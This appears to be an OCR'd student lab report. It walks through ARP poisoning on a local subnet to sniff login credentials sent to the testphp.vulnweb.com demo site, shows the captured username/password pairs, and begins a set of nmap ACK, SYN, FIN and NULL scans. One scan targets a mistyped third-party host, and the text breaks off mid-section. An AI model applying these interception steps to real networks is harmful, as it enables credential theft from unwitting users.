


IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	MB
192.168.90.1	8416F9262088									
192.168.90.109	18A6F743B119									
192.168.90.112	F0090D8595A2									
192.168.90.117	5C628B2F5255									
192.168.90.121	3C52A1067F87									
192.168.90.124	F0090D85D412									
192.168.90.125	ECE1A9F7EFFD	Cisco								
192.168.90.126	5017FF4C70E3	Cisco								
192.168.90.127	1C697AE372B									
192.168.90.128	8416F973C9B9									
192.168.90.129	0495E64630D0									
192.168.90.130	A4AE12FC8177									
192.168.90.131	1C697AE38D8									
192.168.90.133	E865D48BF128									
192.168.90.134	14EBB6D465DD									
192.168.90.135	98DE00EA86E5									
192.168.90.136	98DE00EA8631									
192.168.90.137	8416F9744CD3									
192.168.90.138	F0090D85D29E									
192.168.90.139	A86E84738639									
192.168.90.148	A4AE12FC7F55									






IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.90.1	8416F9262088									
192.168.90.109	18A6F743B119									
192.168.90.112	F0090D8595A2									
192.168.90.117	5C628B2F5255									
192.168.90.121	3C52A1067F87									
192.168.90.124	F0090D85D412									
192.168.90.125	ECE1A9F7EFFD	Cisco								
192.168.90.126	5017FF4C70E3	Cisco								
192.168.90.127	1C697AE372B									
192.168.90.128	8416F973C9B9									
192.168.90.129	0495E64630D0									
192.168.90.130	A4AE12FC8177									
192.168.90.131	1C697AE38D8									
192.168.90.133	E865D48BF128									
192.168.90.134	14EBB6D465DD									
192.168.90.135	98DE00EA86E5									
192.168.90.136	98DE00EA8631									
192.168.90.137	8416F9744CD3									
192.168.90.138	F0090D85D29E									
192.168.90.139	A86E84738639									
192.168.90.148	A4AE12FC7F55									

Step 4: Right Click & Delete all Entries




Step 5: All host in my subnet click & Mark All Tests







Step 6: Goto Arp and after that some previous entries will appear




Step 7: Right/Left Click and Delete all entries




Step 8: Right/Left click or click on + icon




Step 9: Select 1st ip address and then from right table select all





o Analyze the effects of ARP poisoning on network communication and security.

Step 10: click start arp icon



Step 11: Open testphp website from targeted host and go to signup

← → C Not secure | testphp.vulnweb.com

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup ←
Your profile
Our guestbook
AJAX Demo

welcome to our page

Test site for Acunetix WVS.

Step 12: Enter Username & Password & Login

← → C Not secure | testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

If you are already registered please enter your login information below:

Username : ←
Password : ←
login ←

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

Step 13: Go to Crackers where We can see Username & Password

The screenshot shows a network analysis interface with various tabs at the top: File, View, Configure, Tools, Help, Decoders, Network, Sniffer, Cracker (highlighted with a red arrow), Traceroute, CCDU, Wireless, and Query. On the left, there's a sidebar with icons for different protocols like FTP, HTTP, IMAP, LDAP, POP3, SMB, Telnet, VNC, TDS, TNS, SMTP, NNTP, DCE/RPC, MSKerberos-PreAuth, Radius-Keys, Radius-Users, ICQ, IKE-PSK, MySQL, SNMP, SIP, GRE/PPP, and PPPoE. The main area displays a table of captured sessions:

Timestamp	HTTP server	Client	Username	Password	URL
02/01/2025 - 11:52:50	44.228.249.3	192.168.90.131	pagal	admi	http://testphp.vulnweb.com/login.php
02/01/2025 - 11:52:59	44.228.249.3	192.168.90.131	admin	car	http://testphp.vulnweb.com/login.php
02/01/2025 - 11:53:19	44.228.249.3	192.168.90.131	kawasaki	ninja	http://testphp.vulnweb.com/login.php
02/01/2025 - 12:15:49	44.228.249.3	192.168.90.132	charul+Dr	mudgul+mer+friend+hai+aur+tai+bhi	http://testphp.vulnweb.com/login.php

At the bottom, there are tabs for Hosts, APR, Routing, Passwords, and VoIP, along with a message "Lost packets: 0%".


PRACTICAL NO 4

Aim:

Port Scanning with NMap

- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
 - Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
 - Analyze the scan results to gather information about the target system's network services.
-
- **Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.**


Step 1 : Install nmap from : <https://nmap.org/download> and open it.



Step 2 : Type “scanme.nmap.org” to check nmap

ACK-SA (TCP ACK scan)

COMMAND: nmap -sA-T4 scanme.nmap.org



```

C:\Users\mehta>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 10:57 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.30s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)


Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds

```

- Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their

1 SYN (Stealth) Scan (-sS)

COMMAND: nmap -p22,113,139 scanme.nmap.org



```

PORT      STATE SERVICE
22/tcp    open  ssh
113/tcp   closed ident
139/tcp   closed netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 7.67 seconds

```

```
C:\Users\mehta>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 11:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.32s latency).

PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   ident
139/tcp   closed   netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 7.93 seconds
```

2 FIN (-sF)

COMMAND: nmap-sF-T4 scanme.name.org

The screenshot shows the Nmap graphical interface. The 'Target' field contains 'scanme.name.org'. The 'Command' field shows 'nmap -sF -T4 scanme.name.org'. The 'Nmap Output' tab is selected, displaying the following text:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 11:04 India Standard Time
Nmap scan report for scanme.name.org (75.126.100.21)
Host is up (0.35s latency).
rDNS record for 75.126.100.21: 15.64.7e4b.ip4.static.sl-reverse.com
All 1000 scanned ports on scanme.name.org (75.126.100.21) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 27.62 seconds
```

```
C:\Users\mehta>nmap -sF -T4 scanme.name.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 11:03 India Standard Time
Nmap scan report for scanme.name.org (75.126.100.21)
Host is up (0.33s latency).
rDNS record for 75.126.100.21: 15.64.7e4b.ip4.static.sl-reverse.com
All 1000 scanned ports on scanme.name.org (75.126.100.21) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 27.52 seconds
```

3 NULL Scan (-sN)

COMMAND: nmap-sN -p 22 scanme.nmap.org

The screenshot shows the Nmap graphical interface. The 'Target' field contains 'scanme.nmap.org'. The 'Command' field shows 'nmap -sN -p 22 scanme.nmap.org'. The 'Nmap Output' tab is selected, displaying the following text:

```
